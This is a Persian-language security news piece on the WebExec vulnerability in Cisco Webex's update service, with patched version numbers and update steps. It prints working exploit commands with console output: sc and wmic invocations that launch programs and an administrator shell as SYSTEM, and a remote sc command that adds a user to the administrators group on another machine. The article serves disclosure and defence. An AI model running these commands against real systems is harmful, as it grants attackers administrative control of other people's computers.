باگ غیر معمول اجرای کد از راه دور در سرویس وبکس شرکت سیسکو توسط کارشناسان کشف شد.


تدوین: مرکز آپا دانشگاه کردستان

درحالیکه امروزه آسیب‌پذیری‌های اجرای کد از راه دور خیلی معمول هستند، نوع جدیدی از این آسیب‌پذیری در نرم‌افزار آنلاین ویدیو کنفرانس وبکس سیسکو پیدا شده که مقداری متفاوت است.دلیل این تفاوت اینست که کاربران می‌توانند حتی وقتیکه سرویس وبکس در جستجوی ارتباطات از راه دور نیست، دستورات را از راه دور اجرا کنند.


آسیب‌پذیری‌های اجرای کد از راه دور، باگ‌هایی هستند که به کاربران اجازه اتصال از راه دور را به نرم‌افزار آسیب‌پذیر و همچنین اجرای کدهای قابل اجرا را می‌دهند. این باگ‌ها بسیار خطرناکند چون اجازه اجرای کدهای با سطح دسترسی بالا را می‌دهند.

این آسیب‌پذیری جدید اجرای کد از راه دور جدیداً توسط ران بوز و جف مک‌جانکین از سازمان مقابله با هک و در pentest اخیر آنها کشف شد. هدف اولیه در بهره‌برداری از این آسیب‌پذیری بالا بردن مجوزهای حساب کاربری محلی و استاندارد بود اما علاوه بر آن آنها یک باگ اجرای کد از راه دور بسیار جالب را که با نام webexec نامگذاری کردند،پیدا کردند.

این دو هنگام انجام pentest متوجه شدند که سرویس نرم‌افزاری سیسکو وبکس از سرویسی به نام Webexservice استفاده می‌کند که می‌تواند توسط هرکسی شروع یا متوقف شود و تحت امتیازات سیستم اجرا شود.



و یا حتی بهتر، سرویس از فایل اجرایی WebExService.exe استفاده می کند که می‌تواند توسط هر کسی دستکاری شود که بدین معنیست که هر کسی مجوز و اختیارات کامل برای اجرای آن را دارد.



همانطور که این فایل اجرایی می‌تواند توسط هر کسی، از جمله یک کاربر استاندارد قابل دسترسی باشد، متوجه شد که می‌توانند این فایل اجرایی را با یک فایل دیگر با انتخاب خود جایگزین کنند تا بتوانند امتیازات خود را افزایش دهند. به محض اینکه آنها به افزایش دسترسی دست پیدا کردند، این باگ توسط دیگر محققان کشف شد و سیسکو در ماه سپتامبر یک بروزرسانی جدید برای آن منتشر کرد.

نگاهی عمیق‌تر به WebExService.exe

محققان تصمیم گرفتند که به بررسی عمیق‌تر WebexService.exe بپردازند تا بدانند که این فایل چه کارهایی انجام می‌دهد. با استفاده از اطلاعات اشکالزدایی(debugging)، آزمایش و خطا و مهندسی معکوس، آنها توانستند مشخص کنند که حتی اگر این سرویس فقط برای بروزرسانی نرم‌افزار وبکس طراحی شده باشد، می‌تواند برای راه‌اندازی برنامه‌های دیگر نیز استفاده شود.

همانطور که سرویس تحت حساب سیستم اجرا می شود، هر اجرایی که توسط آن راه اندازی می شود با همان مجوزها راه اندازی می شود.

همانطور که این سرویس تحت مجوزهای سیستم اجرا می‌شود، هر فایل اجرایی که توسط آن هم راه‌اندازی می‌شود، با همان مجوزها اجرا می‌شود.

سرویس وبکس به طور خودکار هنگام بالا آمدن ویندوز شروع به کار نمی‌کند. اما لازم است که بروزرسانی وبکس و برنامه های دیگر بلافاصله انجام شود.

برای استفاده از سرویس WebexService.exe برای راه‌اندازی یک برنامه دیگر، می‌توانید به‌راحتی سرویس را با اجرای دستور آن به عنوان یک آرگومان اجرا کنید. به عنوان مثال، برای شروع برنامه calc.exe از طریق WebexService.exe می‌توانید از دستور استفاده کنید:

```
sc start webexservice a software-update 1 calc c d e f
```


```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>sc start webexservice a software-update 1 calc c d e f

SERVICE_NAME: webexservice
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5532
        FLAGS              :

C:\Users\User>
```

همانطور که برنامه calc.exe توسط این سرویس درحال اجرا با امتیازات سیستم راه‌اندازی شد، همچنین با امتیازات و مجوزهای سیستمی نشان داده شده در زیر هم اجرا می‌شود:



حال تصور کنید که شما یک کاربر استاندارد بدون هیچ مجوز بالایی هستید، اما می‌خواهید مجوزهای بالایی را به دست آورید. شما می‌توانید با استفاده از این باگ cmd.exe را راه اندازی کنید، به شکلی که به یک خط فرمان با سطح دسترسی کامل مدیریتی تبدیل می‌شود.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>sc start webexservice a software-update 1 wmic process call create
 "cmd.exe"

SERVICE_NAME: webexservice
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 7020
        FLAGS              :

C:\Users\User>
```

فرمان بالا یک خط فرمان با امتیازات کامل مدیریتی را اجرا می‌کند که در زیر نشان داده شده است:

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

پس با استفاده از این خط فرمان ارتقا یافته ، کاربر استاندارد در حال حاضر دارای کنترل کامل بر روی کامپیوتر است.

بررسی کد اجرای از راه دور

به گفته محققان، با وجود اینکه آن‌ها از این آسیب‌پذیری خبر داشتند، اما حتی با گذشت یک هفته هم متوجه نشدند که می‌توان از راه دور از آن استفاده شود.

شما ممکن است شگفت زده شوید که چگونه می‌توان از یک آسیب‌پذیری از راه دور بهره‌برداری کرد و منتظر اتصال ارتباط برای اجراسازی نماند؟

فرمان Windows sc می‌تواند برای شروع یک سرویس در یک دستگاه از راه دور با دستور زیر استفاده شود:

```
c:\>sc \\10.0.0.0 start webexservice a software-update 1 net localgroup administrators testuser
/add
```

برای استفاده از SC از راه دور، ابتدا باید برای دستگاهی که از راه دور به آن متصل می‌شوید، تصدیق شده و دارای مجوز باشید. این کار می‌تواند با یک حساب محلی یا یک حساب دامنه انجام شود.

یک حساب کاربری ضروری است زیرا شما مجبور به چک کردن احراز هویت‌های گذشته خود در ویندوز هستید. برای اتصال به سرویس کنترل سرویس (svcctl) در ویندوز، ابتدا باید به عنوان یک کاربر احراز هویت شوید، در غیر این صورت، ویندوز درخواست اتصال شما را رد می‌کند. هنگامی که شما به سرویس متصل هستید، می‌توانید سرویس‌های ویندوز را از راه دور شروع / متوقف کنید، البته در صورتی که سطح دسترسی برای کنترل آنها را داشته باشید. در برخی موارد، مانند WebExService، به هر کسی اجازه شروع / توقف خدمات داده می‌شود و اکثر خدمات نیاز به دسترسی مدیریتی دارند.

بدلیل این که دستور SC نیاز دارد که دستگاه راه دور پورت ۴۴۵ آن باز و قابل دسترسی کند، پس این آسیب‌پذیری واقعا از طریق اینترنت نمی‌تواند قابل اجرا باشد. دلیل آن، اینست که اکثر ISP ها و شرکت ها، پورت ۴۴۵ را روی روترها و فایروال‌هایشان مسدود می‌کنند.

این آسیب‌پذیری بیشتر برای مهاجمانی که کنترل یک رایانه از شبکه‌ای را بدست گرفته اند، مفید است و می‌توانند از این آسیب‌پذیری برای اجرای دستورات بر روی دستگاه‌های دیگر در همان شبکه استفاده کنند.

به همین جهت است که سیسکو این باگ را رفع کرده است و بروزرسانی‌های جدید وبکس هم منتشر شده است.

به گفته WebExec security :

Cisco Webex Productivity Tools این آسیب‌پذیری را در نسخه ۳۳,۵,۱ و نسخه‌های بعد آن رفع کرده است.

Cisco Webex Meetings از زمانی که نسخه ۳۳,۲,۰ از Cisco Webex Meetings پخش شده است، جایگزین برنامه Cisco Webex Productivity Tools شده است.

شما می‌توانید با راه‌اندازی برنامه Cisco Meetings Webex و کلیک روی تنظیمات در بالا سمت راست پنجره، بروزرسانی برنامه را با انتخاب Check for Updates از لیست کشویی انجام دهید.

جزئیات بیشتر در لینک زیر مستند شده است:

https://collaborationhelp.cisco.com/article/en-us/nk758tr